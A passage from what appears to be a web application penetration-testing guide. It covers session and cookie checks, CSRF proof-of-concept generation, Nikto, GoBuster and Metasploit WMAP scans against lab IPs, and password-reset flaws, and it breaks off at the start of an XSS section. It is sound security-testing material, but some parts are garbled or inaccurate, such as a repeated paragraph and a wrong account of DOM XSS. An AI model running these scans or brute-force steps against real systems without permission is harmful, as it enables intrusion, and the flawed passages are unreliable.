4. If multiple cookies are set you need to identify the session cookie(s) by repeating authenticated requests and deleting each cookie until you log out. Sometimes there will be more than one cookie and these both need to be deleted together to log you out. Typically, cookie names can help you identify the session cookie, but it must be confirmed by deleting and being logged out.

IMPORTANT: You should now know the session cookie before moving on to the next steps:-

CHECK CONCURRENT USER SESSIONS

There are good reasons for limiting concurrent connections, if they are not technically required by the user. Best practice is always to **not allow** more functionality than that which is required. If the user never needs to connect to more than one simultaneous session, disallowing this functionality reduces the risk of an attack as a threat actor would not be able to conduct their attack while the user was logged in.

If, however the user expects to use multiple sessions, then this functionality should be limited to the actual number of simultaneous sessions required for the user to complete their tasks.

Here are a few examples of potentially dangerous situations made possible by the absence of simultaneous login controls.

- ❖ It increases the ability of the user to share their credentials with no consequence to responsibility for accessing the network. This of course creates [accountability](#) and [non-repudiation](#) issues as user A, connected to the network with the credentials of user B, can access user B's data & applications and send Emails in their name etc.
- ❖ It widens the attack surface of the network as a threat actor could seamlessly use valid credentials at the same time as their legitimate owner, thus making legitimate users [accountable](#) for any illegitimate action they take.
- ❖ In the case of educational facilities that manage networks offering free access to computers for their students, it means that several workstations could unduly be blocked by one user thus preventing efficient sharing of resources. Even worse, students could disclose their credentials to unauthorized third parties.
- ❖ Multiple logins can very easily corrupt roaming profiles and create versioning conflicts for offline files.

As you can see, not controlling concurrent logins significantly increases the networks vulnerability surface. Consequently, preventing or limiting simultaneous logins is a mandatory requirement for most **Information Systems** to comply with major regulatory constraints. Simply, capture this in two different browsers to demonstrate non-compliance with best practice guidelines .Concurrent users means that the application allows more than one valid session to a single user at the same time.

POC Steps:

Attempt to log in to the same account from multiple browsers (or use incognito tabs).

CONCURRENT SESSIONS SUPPORTED

DOES THE SESSION TOKEN EXPIRE UPON LOGOUT

The session token is used to prove to the web server that the user has correctly authenticated. If the token is not correctly invalidated server-side, it can be replayed to gain access to the user's session.

POC Steps:

1. Intercept a request to an authenticated page such as my account and send it to repeater.
2. Log out
3. Replay the request, if it is successful, the token/cookie is not invalidated on the server-side after logout as it can be replayed.

SESSIONS NOT TERMINATED UPON LOGOUT

IDLE TIME OUT

Idle timeout invalidates a user's session after a certain period of inactivity. This prevents opportunist attackers in shared computing environments from hijacking idle sessions. On top of that, it reduces the overall risk of session replay attacks as the token is not valid indefinitely.

Leave the session idle for 30 minutes, check to see if it logs you out. **UPON LOGOUT**

EXCESSIVE SESSION TIMEOUT

After authenticating, the consultant let the application run idle on the personal details page. Returning to the application some 30 minutes later, the application was still responsive, and no session self-timeout had been invoked. Compounding this issue, the consultant found that it was also possible to completely close the browser, and later return to the same authenticated page.

CHECK FOR SECURE ATTRIBUTES ON THE SESSION COOKIE

The secure attribute prevents the application from sending the cookie over an insecure connection. From the information gathered in the above step (Session cookie name & info), check if the cookie was set with the secure flag.

The HTTPOnly flag ensures that the cookie cannot be accessed by client-side scripts. This means that it cannot be stolen through cross-site scripting attacks. From the information gathered in the above step (Session cookie name & info), check if the cookie was set with the Httponly secure are set appropriately.

```
httponly="HttpOnly"
```

```
localStorage.setItem("first_name", "Peter");
```

```
sessionStorage.setItem("last_name", "Parker");
```

TLS COOKIE WITHOUT SECURE FLAG SET

CHECK FOR SAMESITE FLAG

The SameSite flag stops the cookie from being sent to other applications. From the information gathered in the above step (Session cookie name & info), check if the cookie was set with the SameSite flag.

INSECURE COOKIE OPTIONS

CHECK CLIENT-SIDE CATCHING

Client-side caching is the ability to load previous sensitive pages from your browsers cache. This is because the application is not setting the following header

- Cache-Control: no-cache, no-store, must-revalidate

POC Steps:

Check for the above header or logout of the application and press the back button to attempt to see sensitive pages.

CLIENT SIDE CATCHING ENABLED

FORCED BROWSING

Test forced browsing between user types and access controls.

Forced browsing and weak access controls result in the ability to view other users or restricted data. This is typically due to an access control error (not restricting user from using the create admin function, for example.) or direct object references (document=1 for example).

POC Steps

1 auth user level and 1 un-auth.

1. Browse to app using un-auth user and grab the un-auth cookie.
2. Feed the un-auth cookie into burps auth analyser and start it.
3. Log into the application as auth. Burp will repeat each request with the cookie you supplied it to check if un-auth users can see auth areas.

With multiple user levels -

1. Repeat the above for each user level cookie that needs to be tested.

FORCED BROWSING

CHECK FOR SESSION FIXATION

Session fixation occurs when a session cookies value remains the same between unauthenticated and authenticated sessions. This increases the overall threat landscape of a session management function.

Steps:

1. Clear your cache and browse to the application with burp intercept on.
2. Forward the request and view the response, these cookies and values being set unauthenticated, if one of these has the same value as your session cookie, take note of the value. If your session cookie name does not appear here, it's not vulnerable
3. If it does, log into the application and compare the value of the cookie between the authenticated and unauthenticated session
4. If the value is the same, this is vulnerable to session fixation.

SESSIONS FIXATION

CHECK CROSS SITE REQUEST FORGERY

Session fixation occurs when a session cookies value remains the same between unauthenticated and authenticated sessions. This increases the overall threat landscape of a session management function.

Cross-site request forgery takes advantage of cookies being stored in a user's browser.

A specially crafted request is made that performs actions on a web application. A link containing this request can then be sent to a user who is logged into the application, if they click on it the browser will load the page with their session cookie and therefore perform the request in the victim's account.

POC Steps:

1. Check POST requests for an anti-csrf token. This may not always be clearly labelled as such so look for any unusual tokens in a post request. if there are not any unusual tokens in the post request and it only contains expected parameters, then the application is likely vulnerable to CSRF so skip straight to step 3.
2. If there are unusual tokens in your request, send it to the burp repeater and delete any of these fields (including the referrer header). If the request is successful, it is likely vulnerable.
3. POCing CSRF - capture the vulnerable request in burp suite (a good choice is to change a user's email address or something similar). right click > engagement tools > generate CSRF POC
4. delete all the unique fields from the request (if any) and remove the referrer header. Remove the 'generated by burp' tag. Regenerate html.
5. Copy the HTML and save it in a doc called clientname_csrf_poc.html
6. open the html poc, submit the request and view if it works. If it does, the application is vulnerable to CSRF.


CROSS SITE REQUEST FORGEY

WEB DIRECTORY LISTINGS

Check Apache default file locations:

\icons\

\icon\small



WEB DIRECTORY LISTING INFORMATION DISCLOSURE

WEB APPLICATION PENETRATION TESTING

PART VIII

AUDITING

NIKTO AUDIT


Nikto is an open-source webserver scanner that performs comprehensive tests against multiple items, including over 6700 potentially dangerous files and programs, checks for outdated versions of over 1250 servers and version specific problems on over 270 servers.

It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.

Nikto is not designed as a stealthy tool. It will test a web server in the quickest time possible and is obvious in log files or to an IPS/IDS. Not every check is a security problem, though most are. There are some items that are 'info only' type checks that look for things that may not have a security flaw, but the webmaster or security engineer may not know are present on the server. These items are usually marked appropriately in the information printed. There are also some checks for unknown items which have been seen scanned for in log file.

```
nikto -ssl -h -p 443 https://domain.com | tee nikto1.txt
```

```
nikto -noSSL -h -p 80 http://domain.com | tee nikto2.txt
```




```
Shell No. 1
C:\root\Documents\WORK AREA> nikto -host 10.10.10.176
- Nikto v2.1.6
+-----+
+ Target IP:      10.10.10.176
+ Target Hostname: 10.10.10.176
+ Target Port:    80
+ Start Time:     2020-02-25 15:24:51 (GMT0)
+-----+
+ Server: Apache/2.4.29 (Ubuntu)
+ Cookie PHPSESSID created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /db.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7863 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:      2020-02-25 15:36:19 (GMT0) (688 seconds)
+-----+
+ 1 host(s) tested
C:\root\Documents\WORK AREA>
```

DIRECTORY AUDITING

DirBuster is a multi-threaded java application designed to brute force directories and files names on web application servers. Often is the case now, that what looks like a web server in a state of default installation is actually-not, and has pages and applications hidden within - DirBuster attempts to find these.

However, tools of this nature are often only as good as the directory and file list they come with. A different approach was taken to generating this. The list was generated from scratch, by crawling the Internet and collecting the directory and files that are in use by developers!



It is also worth mentioning that DirBuster has a facility to export a methodological report following the audit.


Alternately, GoBuster is a tool for brute-forcing to discover subdomains, directories and files (URIs), and virtual hosts on target web servers.

```
gobuster dir -q -r -U " -P " -u domain -x
py,sh,js,xlsx,docx,doc,txt,xml,bak,zip,php,html,pdf,dat,asm,asmx,asp,aspx -f -w
/usr/share/seclists/Discovery/Web-Content/common.txt -t 20 | tee gobuster.txt
```

Alternative listing: /usr/share/wordlists/dirbuster/Medium2.3

.DS STORE AUDIT

If .ds extensions are found use https://github.com/Keramas/DS_Walk



```
root@DATALINE: ~/Documents/DS_Walk
root@DATALINE:~/Documents/DS_Walk# python ds_walk.py -u http://10.13.38.11/
[!] .ds_store file is present on the webserver.
[*] Enumerating directories based on .ds_server file:

[!] http://10.13.38.11/admin
[!] http://10.13.38.11/dev
[!] http://10.13.38.11/iisstart.htm
[!] http://10.13.38.11/Images
[!] http://10.13.38.11/JS
[!] http://10.13.38.11/META-INF
[!] http://10.13.38.11/New folder
[!] http://10.13.38.11/New folder (2)
[!] http://10.13.38.11/Plugins
[!] http://10.13.38.11/Templates
[!] http://10.13.38.11/Themes
[!] http://10.13.38.11/Uploads
[!] http://10.13.38.11/web.config
[!] http://10.13.38.11/Widgets

[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc

[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/core
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/include
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/src

[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/core
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db
```

WMAP AUDIT

WMAP, is a web application scanner available for use from within the Metasploit framework. A web application scanner is a tool used to identify vulnerabilities that are present in web applications. WMAP makes it easy to retain a smooth workflow since it can be loaded and run while working inside Metasploit.

MAIN OPTIONS

This is suitable for scanning websites.

`msfdb init`

`service postgresql start`


`msfconsole`

`load wmap`

`wmap_sites -a http://10.10.10.179`

`wmap_targets -t http://10.10.179`


`wmap_run -e`



```
msf5 > load wmap

[WMAP 1.5.1] == et [ ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf5 > wmap_sites -a 10.10.10.179
[*] Site created.
msf5 > wmap_targets -t 10.10.10.179
msf5 > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*] Site: 10.10.10.179 (10.10.10.179)
[*] Port: 80 SSL: false
=====
[*] Testing started. 2020-03-23 11:29:05 +0000
[*] Loading wmap modules...
[*] 39 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
=====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
=====
[*] Module auxiliary/scanner/http/http_version
```

Finally, we can we type the `wmap_vulns -l` command to display the results of the scan.



The screenshot shows a Metasploit Meterpreter session window titled 'Shell No. 1'. The session is running on a target system with IP 10.10.10.179. The user has loaded the 'wmap' plugin and executed the 'wmap_vulns -l' command. The output shows a list of discovered vulnerabilities, each with a path, a directory found, and a 404 status code. The vulnerabilities are listed for paths /ko/, /kp/, /kq/, /kr/, /ks/, /kt/, /ku/, and /kv/.

```
[*] Successfully loaded plugin: wmap
msf5 > wmap_vulns -l
[*] + [10.10.10.179] (10.10.10.179): scraper /
[*] scraper Scraper
[*] GET 403 - Forbidden: Access is denied.
[*] + [10.10.10.179] (10.10.10.179): directory /ko/
[*] directory Directory found.
[*] GET Res code: 404
[*] + [10.10.10.179] (10.10.10.179): directory /kp/
[*] directory Directory found.
[*] GET Res code: 404
[*] + [10.10.10.179] (10.10.10.179): directory /kq/
[*] directory Directory found.
[*] GET Res code: 404
[*] + [10.10.10.179] (10.10.10.179): directory /kr/
[*] directory Directory found.
[*] GET Res code: 404
[*] + [10.10.10.179] (10.10.10.179): directory /ks/
[*] directory Directory found.
[*] GET Res code: 404
[*] + [10.10.10.179] (10.10.10.179): directory /kt/
[*] directory Directory found.
[*] GET Res code: 404
[*] + [10.10.10.179] (10.10.10.179): directory /ku/
[*] directory Directory found.
[*] GET Res code: 404
[*] + [10.10.10.179] (10.10.10.179): directory /kv/
[*] directory Directory found.
[*] GET Res code: 404
```

`wmap_vulns -l`

WEB APPLICATION PENETRATION TESTING

PART IX

SECURITY CHECKING

USERNAMES AND PASSWORDS

Detailed below are some common flaws that we have observed in web applications, these flaws are not limited to any one kind of implementation but are generic in nature and are reflected in the various approach's web designers have used for implementing a 'Forgot Password' feature.

The implementation of this feature depends on the application in question but in general, we must ensure that the 'Forgot Password' feature within our test application sites do not contain these flaws.

CAPTCHAS NOT BEING USED.

This is one of the most common flaws observed in the implementation of a 'Forgot Password' feature. A CAPTCHA is used to stop automated requests being generated with the help of bots. In the absence of a CAPTCHA on the 'Forgot Password' page, a threat actor would be able to initiate a lot of password-reset-requests with the help of the bots, thus performing a Denial-of-Service attack (DoS).

POC Steps:-

1. Capture the requests in burp suite and keep repeating, do you get 10 e-mails?

LACK OF CAPTCHA CONTROLS

2. Captcha bypass.

Follow this cheat sheet in the external reference:-

<https://blog.securelayer7.net/owasp-top-10-insufficient-attack-protection-7-captcha-bypass/>

CAPTCHA CONTROLS SUSCEPTABLE TO BRUTE FORCE

CAPTCHA SUSCEPTABLE TO REPLAY ATTACKS

SOLVABLE CAPTCHA

EASY-TO-ANSWER SECURITY QUESTIONS.

Many implementations of the 'Forgot Password' feature allow the user to set one or more questions that are used when a password reset request is initiated. A common flaw is to allow quite simple questions to be set. An attacker might easily guess the answers to these questions or might be able to get the answers using [social engineering](#) and thus reset the password of a valid user.

Some examples of bad questions include:

- What is your favourite colour?
- What is the colour of your eyes?
- What is your favourite sport?

SENDING NEW PASSWORDS AS CLEARTEXT TO AN E-MAIL ADDRESS.

A lot of 'Forgot Password' implementations reset the password and send the new password to a user via e-mail. The potential problem in using this approach is that an attacker might be able to sniff the password if the e-mail service is not using SSL.

Also ensure that each password sent, over SSL, is unique and not a standard reset password such as `resetpassword123`.

PASSWORD EMAILED IN CLEAR TEST VIA PASSWORD RESET
NEW USER PASSWORD EMAILED IN CLEAR TEXT

SENDING A PASSWORD RESET LINK TO AN E-MAIL ID.

In this case, the problem is not so much in sending the link as in the attributes defined for the password reset link. If the link maps to the user with the help of a username or a similar parameter, then an attacker can manipulate this parameter and reset the password to that of someone else. Also, if the link is reusable, then an attacker might reuse the same link to reset the password of a valid user.

REUSEABLE PASSWORD RESET LINKS

ALLOWING USERS TO SET A NEW PASSWORD & CONFIRM E-MAIL ADDRESS.

One implementation of the 'Forgot Password' feature, that we came across, consisted of allowing a user to provide his/her e-mail address and new password. An e-mail is sent to the user with a link that is used to confirm the new password.

This approach is very user friendly and secure but there is still a possibility that an attacker might be able to misuse this feature to reset the password by providing a new password.

An attacker can visit the 'Forgot Password' page and initiate a password reset request by entering the e-mail ID and new password. A confirmation link would be sent to the user. If, by any chance, the user clicks on this link then his/her password would get reset to the one that was provided by the threat actor.

OLD PASSWORD INVALIDATED WHEN 'FORGOT PASSWORD' PROCESS IS INITIATED.

This flaw is one of the easiest to exploit. All a threat actor has to do is initiate the 'Forgot Password' feature for a valid user by providing a username or e-mail (whichever is being used) and the valid user's old password would be invalidated. Even if the threat actor is not able to obtain the new password, he has succeeded in performing DoS for the valid user.

A user would have to go through the entire process of resetting his/her password to access the account successfully again.

DISABLE AUTOCOMPLETE

Username and password auto-complete should be set to OFF as default within the web page.

```
<form method="post" action="/form" autocomplete="off">  
autocomplete="new-password"
```

PASSWORD FIELD WITH AUTOCOMPLETE

TEST FOR FAIL OPEN

1. Fail open refers to the ability to delete a field from a request that isn't being correctly validated. for example, it may be possible to capture a login request, delete the password field and successfully authenticate.
2. Remember me functionality in web applications set persistent sessions which prevents the session cookies from expiring for extended ended periods of time. This functionality needs to be analysed to see how it works to determine what vulnerabilities may be present.

TEST PASSWORD STRENGTH

A minimum password policy of 10 characters for low privilege accounts and 16 for high privilege should be in place.

WEAK ACCOUNT PASSWORD POLICY

ACCOUNT LOCKOUT POLICY

Attempt to lock out your user accounts by logging in multiple times with incorrect passwords. 25 should be enough to confirm this. If it is not self-sign up and a client supplied account, leave this until last.

WEAK USER ACCOUNT LOCKOUT POLICY SETTING

IS THE ACCOUNT VALIDATED VIA EMAIL

If the application is self-signup, then register an account with your email address and try to log in before validating the email address.

WEAK ACCOUNT PASSWORD POLICY

IS THE SESSION INVALIDATED AFTER PASSWORD RESET

If a user believes their account has been compromised and changes their password, if the change password functionality does not invalidate the current session, the attacker will still have access to the account.

SESSION NOT INVALIDATED AFTER PASSWORD RESET

LACK OF TWO-FACTOR AUTHENTICATION

EMAIL ADDRESSES

Email addresses can be gathered from the application itself and from other online sources such as search engines. Email addresses can be used to generate username lists and/or in social engineering attacks.

Analyse emails that are sent via the web application for sensitive details, credentials and anything that could be used to assist you in an attack.

Note: Social engineering attacks are not conducted as part of a Web Application Security Assessment unless requested).

TARGETED BRUTE FORCE ATTACK

Run Athenea and brute force the login with the compromised credentials.

DATA VALIDATION TESTS

Identify any injection points, parameters within the application that either take user input or pass variables to the web server. Data validation tests are focused on testing these parameters for injection vulnerabilities that occur when parameters are not correctly sanitised.

Injection points can often be found by looking for the '=' symbol.

1. Note any parameters that reflect user input back on to the page.
2. Note any parameters that communicate with a database.
3. Not any parameters that take user input.

CROSS SITE SCRIPTING

Cross Site Scripting (XSS) is a type of code injection by which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when a threat actor uses a web application to send malicious code, generally in the form of a browser-side script, to different end-users. The users' browser has no way to know that the script should not be trusted and will automatically execute it, then because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used within the website.

Flaws that allow these types of attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates - without validating or encoding it first. These scripts can even rewrite the content of the HTML page itself and attacks triggered by the end-user's input are called Input Validation Attacks.

There are currently 3 known types of XSS - Stored XSS, Reflected XSS and DOM XSS.

Stored XSS Attacks

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-I XSS.

Reflected XSS Attacks

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request.

Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser.

The browser then executes the code because it came from a 'trusted' server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-II XSS.

DOM XSS Attacks

DOM-based XSS, also known as Type-o XSS, is an advanced type of Cross Site Scripting, which is a combined variant of Persistent XSS and Reflected XSS. It occurs when a threat actor crafts a link with a malicious script. Then, it lures the victim to open the link, causing the code to reach a website.

The website loads some content on the user's browser, but it doesn't include the code directly in the page (unlike Reflected XSS). However, when the web page runs its legitimate code, the malicious code is also loaded into the browser. Finally, the script runs in the browser, fulfilling the evil plans of the threat actor.

There is a subtle difference between DOM-based XSS and the other two XSS types - the other two are the result of vulnerable server-side code (**backend**), but DOM-based XSS is the result of vulnerable client-side code (**frontend**). Since it happens on the client-side, it may be invisible to the server in some cases.

TESTING CHARACTERS

